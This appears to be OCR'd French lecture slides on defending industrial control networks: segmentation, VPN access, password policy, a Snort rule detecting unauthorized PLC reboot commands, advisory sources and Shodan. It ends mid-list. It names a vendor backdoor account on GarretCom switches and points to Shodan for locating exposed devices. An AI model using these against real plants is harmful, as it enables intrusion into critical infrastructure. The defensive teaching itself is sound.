
- Indispensable : **Défense en profondeur / Cloisonnement réseau**
  - Augmenter la durée pour l'attaquant
    - Le niveau de sécurité d'un coffre-fort se quantifie en temps
  - Interdire l'accès au réseau industriel
    - Mise en place d'une ou plusieurs DMZ internes
      - DMZ par fonctions
        - » Réduit la surface d'attaque
    - Filtrage réseau
      - En entrée du réseau industriel
      - Mais également en sortie !




# Défense en profondeur / cloisonnement

- Indispensable : **Défense en profondeur / Cloisonnement réseau**
  - Plusieurs niveaux / zones
    - Niveau 0
      - Moteurs / pompes / vannes / capteurs
    - Niveau 1
      - Automates
    - Niveau 2
      - Serveurs et postes de supervision
    - Niveau 3
      - Postes de supervision / archivages / logs

# Défense en profondeur / cloisonnement




# Défense en profondeur / cloisonnement



# Défense en profondeur / Cloisonnement

- Exemple Siemens



# Accès distants

- Contrôler les accès distants
  - Interdire **impérativement** les IHM / automates connectés sur Internet
- Utiliser le chiffrement sur les accès réseau
  - VPN
    - Utilisateurs mobiles
    - Usines distantes connectées avec l'usine principale
  - Exemple ABB pour la maintenance
    - Connexion via un VPN SSL
      - Qui connaît le compte utilisé ?
        - » Combien de personnes ?

# Politique de mots de passe

- Politique de mots de passe sur tous les nœuds
  - Serveurs, stations, IHM, équipements réseau, automates, modems, VPN, etc.
    - Modifier tous les mots de passe par défaut
    - Éradiquer les back-doors constructeurs
      - Compte *factory* sur les switches GarretCom, etc.
  - Éviter au maximum les mots de passe administrateurs connus et partagés par 100 personnes
    - Login unique par personne
      - Pas de compte générique
    - Essayer de respecter le principe du moindre privilège
  - Blocage des comptes après des essais d'authentification infructueux
    - Par exemple après 5 essais

# Journalisation

- Journalisation / SIEM / IDS / Analyse réseau / Traçabilité
  - Analyse régulière des journaux et ne pas attendre des alertes du SIEM qui « détecte les 0-days »
    - Requêtes importantes vers le même nom de domaine
    - Logs WMI MOF
    - Authentification des comptes utilisateurs / administrateurs
    - Etc.
  - Analyse du trafic réseau

# Journalisation

- IDS ? SIEM ?
  - Combien de temps pour détecter une attaque ?
  - *Snort IDS for SCADA Systems*
    - Détection d'anomalies Modbus et DNP3
      - Taille des requêtes, etc.
        - » Détection d'équipements défectueux ou d'un *fuzzing*
    - Contrôle d'accès
      - L'adresse IP source lançant des commandes est-elle bien la station Maître légitime ?
  - Signatures Snort de Digital Bond
    - http://www.digitalbond.com/tools/quickdraw/
      - DNP3
      - EtherNet/IP
      - Modbus TCP
      - Vulnerabilités IHM

| | |
|---|---|
| **Message** | ENIP/CIP – Reboot or Restart from Unauthorized Client |
| **Rule** | alert tcp !$ENIP_CLIENT 44818 -> $ENIP_SERVER any (msg:"SCADA_IDS: ENIP/CIP – Reboot or Restart from Unauthorized Client"; flags:PA; cip_service:5; reference:url,digitalbond.com/tools/quickdraw/ethernetip-rules, classtype:denial-of-service; sid:1111501; rev:1; priority:1;) |
| **Summary** | An attacker with logical access to the PLC can send reboot or restart commands to create a denial of service condition. |
| **Impact** | Denial of service. PLC will not respond to request packets. |

# Automates

- Certains équipements permettent des actions simples
  - Filtrage des ports Modbus par adresse source sur les PLC Schneider
    - Via *Unity Pro XL*
    - Port TCP/502 *TCP Wrappé* sur l'automate
  - *Read only* sur les automates et les SIS
    - Également pare-feu *Modbus Read-only* devant les automates
      - Pare-feu Honeywell
      - Pare-feu Tofino deep packet inspection
  - Mettre à jour (si possible...)
    - Windows et IHM
      - Phases de tests intensives préalablement
    - Automates
  - Étudier les apports en sécurité des protocoles plus récents
    - Secure DNP3
    - Etc.

# Sauvegardes / Restaurations

- Sauvegardes
  - De la configuration des automates
  - Des systèmes
  - Des programmes
  - Protection des copies de sauvegardes
- Restaurations
  - À tester !

# Supervision

- Salle de supervision
  - Identifier clairement et physiquement les postes
    - Stations en lecture seule
    - Stations pouvant modifier le processus industriel
- Automates
  - Identifier clairement les noms des automates
    - Pour la configuration à distance
      - Évite de se tromper d'équipements

# Conclusion

# Conclusion


- Les réseaux industriels sont un sujet à part de la SSI
- Les échelles ne sont pas les mêmes
- Les vulnérabilités sont partout
- Un test d'intrusion conduit à une compromission (la plupart du temps)
- Seule une séparation physique des réseaux peut protéger un minimum
- Evolution dans les prochaines années ?

Pour aller plus loin …

Veille / Recherche de vulnérabilités


# Veille / Vulnérabilités

- **DHS / US-CERT / ICS-CERT**
  - Industrial Control Systems Cyber Emergency Response Team
    - http://www.us-cert.gov/control_systems/ics-cert/archive.html



# Veille / Vulnérabilités

- **US-CERT - CSSP**
  - Control Systems Security Program
    - http://www.us-cert.gov/control_systems/



# Veille / Vulnérabilités


- **Q-CERT** (Qatar)
  - http://www.qcert.org/
    - Par exemple analyse de Shamoon
      - http://www.qcert.org/EN/Documents/QCERT%20Advisory%20-%20Shamoon%20v1.1.pdf
        - » Récupère les adresses IP infectées
        - » Supprime des fichiers et wipe le MBR des ordinateurs infectés
- **Iran National CERT** (MAHER)
  - http://www.certcc.ir
    - Par exemple pour Flame
      - http://www.certcc.ir/index.php?name=news&file=article&sid=1894
        - » Screenshots
        - » Captures réseau
        - » Exfiltration de données (compressées et chiffrées)
        - » Plus de 10 domaines utilisés pour les serveurs de C&C
        - » Etc.

# Veille / Vulnérabilités

- **Sites des éditeurs**
  - RuggedCom
    - Security Updates
      - http://www.ruggedcom.com/productbulletin/ros-security-page/
  - Siemens
    - Industrial Security Alerts
      - http://www.industry.siemens.com/topics/global/en/industrial-security/news-alerts/pages/alerts.aspx
    - Siemens CERT
      - http://www.siemens.com/corporate-technology/en/research-areas/siemens-cert-security-advisories.htm

# Recherche d'information

- Moteurs de recherche
  - Google, Bing, Yahoo, etc.
  - Shodan
    - http://www.shodanhq.com/
    - Filtres par
